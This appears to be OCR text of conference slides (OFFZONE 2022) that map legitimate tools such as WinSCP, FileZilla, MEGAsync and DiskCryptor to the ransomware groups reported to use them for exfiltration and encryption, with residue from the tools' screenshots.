
Exfiltration

Tool

WinSCP

Adversary

REvil


wiki - My Server - WinSCP
File Commands Mark Session View Help
Find Files
Download
Edit
Properties
New
Queue
My Server
New Session

Address /home/mprikryl/httpdocs/wiki/wiki

Transfer Settings Default

```
/ <root>
  home
    mprikryl
      backup
      bin
      httpdocs
        wiki
          wiki
            data
      secret
```

Name	Size	Changed	Rights	Owner
announcement_wins...	1 KB	27.02.2016 15:49:40	rw-r--r--	mprikryl
announcement_wins...	2 KB	27.02.2016 15:49:54	rw-r--r--	mprikryl
awards.txt	6 KB	27.02.2016 16:28:50	rw-r--r--	mprikryl
commandline.txt	14 KB	21.01.2016 8:20:57	rw-r--r--	mprikryl
config.txt	5 KB	05.02.2016 17:35:48	rw-r--r--	mprikryl
contributions.txt	2 KB	27.02.2016 16:29:44	rw-r--r--	mprikryl
custom_command.txt	6 KB	27.01.2016 12:50:34	rw-r--r--	mprikryl
debugging.txt	3 KB	25.02.2016 12:12:04	rw-r--r--	mprikryl
directory_cache.txt	2 KB	20.12.2013 10:27:34	rw-r--r--	mprikryl
dragext.txt	5 KB	16.02.2016 8:32:29	rw-r--r--	mprikryl
faq.txt	7 KB	26.12.2015 12:34:21	rw-r--r--	mprikryl
faq_commandline.txt	1 KB	17.12.2004 11:45:36	rw-r--r--	mprikryl
faq_dir_default.txt	2 KB	20.12.2013 13:24:00	rw-r--r--	mprikryl

25,0 KB of 161 KB in 4 of 50 | 1 hidden | SFTP-3 | 0:04:31

Another tool that enables ransomware affiliates (and not always them) to exfiltrate sensitive data.

Tactic


Exfiltration

Tool

FileZilla

Adversary

LockBit



```
Command:  TYPE I
Response:  200 Switching to Binary mode.
Command:  PASV
Response:  227 Entering Passive Mode (204,152,191,5,91,119)
Command:  RETR linux-2.6.22.6.tar.bz2
Response:  150 Opening BINARY mode data connection for linux-2.6.22.6.tar.bz2 (45109498 bytes).
```

Local site: /home/codesquid/

Remote site: /pub/linux/kernel/v2.6/

Filename	Filesize	Filetype	Last modified
..			
.armagetronad		Folder	Mon 08 Aug 2005 ...
.audacious		Folder	Mon 30 Oct 2006 ...
.cache		Folder	Thu 01 Mar 2007 ...
.ccache		Folder	Tue 22 May 2007 ...
.config		Folder	Thu 01 Mar 2007 ...
.ddd		Folder	Wed 24 Aug 2005 ...
.distcc		Folder	Wed 25 May 2005 ...
.evolution		Folder	Thu 16 Aug 2007

Filename	Filesize	Filetype	Last modified	Permissions
linux-2.6.22.5.tar.bz2	45110050	Bzip2 File	Wed 22 Aug ...	-rw-rw-r--
linux-2.6.22.6.tar.bz2	45109498	Bzip2 File	Fri 31 Aug 2...	-rw-rw-r--
linux-2.6.22.tar.bz2	45119878	Bzip2 File	Sun 08 Jul 2...	-rw-rw-r--
linux-2.6.3.tar.bz2	34271622	Bzip2 File	18/02/04	-rw-rw-r--
linux-2.6.4.tar.bz2	34386912	Bzip2 File	11/03/04	-rw-rw-r--
linux-2.6.5.tar.bz2	34684611	Bzip2 File	04/04/04	-rw-rw-r--
linux-2.6.6.tar.bz2	34896138	Bzip2 File	10/05/04	-rw-rw-r--
linux-2.6.7.tar.bz2	35092228	Bzip2 File	16/06/04	-rw-rw-r--

Server / Local file	Direction	Remote file	Size	Priority	Status
ftp.kernel.org					
/home/codesquid/linux-2.6.22.6.tar.bz2	<<--	/pub/linux/kernel/v2.6/linux-2.6.22.6.tar.bz2	45109498	Normal	Transferring

00:00:19 elapsed 00:14:12 left 2.1% 983040 bytes (51.7 KB/s)

Some prefer to do it plain and simple, and just use FTP.

Tactic


Exfiltration

Tool

MEGAsync

Adversary

BlackCat



MEGA – one of the most common services used for data exfiltration.

Tactic


Impact

Tool

DiskCryptor

Adversary

Cobalt Mirage



	Size	Label	Type	Status	
TOSHIBA MK1214GAH					
Volume1	100 mb	System Reserved	NTFS		boot
D:	76.6 gb	d	NTFS		
C:	35.0 gb	c	NTFS		sys
Seagate FreeAgent XTreme					
E:	1.33 tb	1.5 Tb	NTFS		
G:	29.9 gb	30	NTFS	mounted	
EDQH QZWPMZ4P					
X:	0 bytes				
EDQH QZWPMZ4P					
F:	0 bytes				

```
Symbolic Link     \\?\Volume{ab0eff86-05f7-11df-b9b8-001e3de8fd84}
Device            \Device\HarddiskVolume5

Cipher            AES
Encryption mode   XTS
Pkcs5.2 prf       HMAC-SHA-512
```

Do threat actors really need ransomware? Not always!

OFFZONE

2022